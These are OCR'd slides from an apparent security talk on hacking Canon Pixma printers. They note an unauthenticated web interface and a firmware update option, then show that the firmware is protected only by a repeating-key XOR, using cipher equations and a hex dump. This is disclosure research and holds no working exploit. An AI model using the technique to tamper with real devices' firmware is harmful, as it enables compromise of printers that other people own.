www.contextis.com/resources/blog/hacking-canon-pixma-printers-doomed-encryption/

@michael_jordon

ARM Wrestling a Printer

Michael Jordon

Play 2 POwn


[redacted]

[redacted]

[redacted]


Web Interface no auth


Menu	Firmware update
Printer status	Install update
Utilities	Check current version
AirPrint settings	DNS server setup
Google Cloud Print setup	Proxy server setup
Firmware update	
Manual (Online)	


Install update
Check current version
DNS server setup
Proxy server setup


Update Protocol

Doesn't look very well encrypted to me







But whats the encryption?




P0 ^ K = C0
P1 ^ K = C1
Pn ^ K = Cn


C0 ^ C0 = 0
C1 ^ C0 = P1 ^ P0
Cn ^ C0 = Pn ^ P0







Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	47	A1	74	3E	84	BA	66	A6	E3	CA	6A	F4	08	4D	44	A0	G¡t>„ºf¦ãÊjô.MD
00000010	27	D0	77	37	F0	B8	5B	9C	80	BC	6F	F4	0B	4C	47	A7	'Ðw7ð¸[œ€¼oô.LG§
00000020	24	DE	74	35	F1	CC	5B	9C	80	BC	6F	82	0B	4C	47	A7	$Þt5ñÌ[œ€¼o‚.LG§
00000030	24	D5	02	3F	86	BA	66	A6	E3	CA	19	F9	7D	39	31	D1	$Õ.?†ºf¦ãÊ.ù}91Ñ
00000040	52	A1	01	32	B9	80	05	D0	E3	B9	6F	F1	0B	4C	47	A5	R¡.2¹€.Ðã¹oñ.LG¥
00000050	52	D7	74	37	84	BA	66	A6	95	CA	6C	87	7D	3A	31	D1	R×t7„ºf¦•Êl‡}:1Ñ
00000060	50	D3	49	0D	E7	B9	67	A3	95	C2	6D	F1	0B	4C	47	A7	PÓI.ç¹g£•Âmñ.LG§
00000070	26	D6	74	37	84	BA	13	D7	E1	B8	6F	F1	0B	4C	32	D5	&Öt7„º.×á¸oñ.L2Õ
00000080	50	D4	02	37	86	BB	13	A5	EA	CE	6F	F3	02	3A	32	A2	PÔ.7†».¥êÎoó.:2¢
00000090	50	D7	49	0D	E7	B9	67	A3	95	C2	6D	F1	0B	4C	46	A7	P×I.ç¹g£•Âmñ.LF§
000000A0	24	D3	74	37	80	BA	13	A4	E3	CA	1B	F1	7A	4C	32	A6	$Ót7€º.¤ãÊ.ñzL2¦
000000B0	25	D7	74	41	85	BB	13	D3	E3	C8	6F	80	03	4C	32	A4	%×tA…».ÓãÈo€.L2¤
000000C0	56	A2	49	0D	E7	B9	67	A3	95	C2	6D	F1	0B	4C	45	A7	V¢I.ç¹g£•Âmñ.LE§
000000D0	25	D7	74	41	84	BB	13	D3	E7	CB	6F	F2	0B	4C	31	D6	%×tA„».ÓçËoò.L1Ö
000000E0	21	D7	74	37	84	BA	13	D4	E1	BF	6F	F2	0B	4C	31	D6	!×t7„º.Ôá¿oò.L1Ö
000000F0	24	D7	49	0D	E7	B9	67	A3	95	C2	6D	F1	0B	4C	44	A7	$×I.ç¹g£•Âmñ.LD§
00000100	21	A4	74	36	84	BA	10	D4	92	C3	6F	F3	0B	4C	31	D5	!¤t6„º.Ô'Ãoó.L1Õ







But whats the encryption?




P0 ^ K = C0
P1 ^ K = C1
Pn ^ K = Cn

C1 ^ C0 = P1 ^ P0

